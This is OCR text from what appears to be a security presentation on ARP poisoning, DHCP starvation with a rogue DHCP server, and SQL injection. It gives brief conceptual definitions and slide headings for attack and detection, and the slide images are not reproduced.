
ARP Poisoning

massimo[.]giaimo@wuerth-phoenix[.]com

ATK #3
DHCP Starvation + DHCP Rogue

during a DHCP attack, a hostile actor floods a DHCP server with bogus DISCOVER packets until the DHCP server exhausts its supply of IP addresses. Once that happens, the attacker can deny legitimate network users service, or even supply an alternate DHCP connection that leads to a Man-in-the-Middle (MITM) attack.


Attack



DHCP Starvation


massimo[.]giaimo@wuerth-phoenix[.]com

Attack



DHCP Rogue


Detection



DHCP Starvation

massimo[.]giaimo@wuerth-phoenix[.]com

Detection




DHCP Starvation

massimo[.]giaimo@wuerth-phoenix[.]com

ATK #4
SQL Injection

is a code injection technique, used to attack applications that manage data through relational databases using the SQL language. Failure to check user input allows you to artificially insert strings of SQL code that will be executed by the application.

Attack




massimo[.]giaimo@wuerth-phoenix[.]com

Attack

massimo[.]giaimo@wuerth-phoenix[.]com

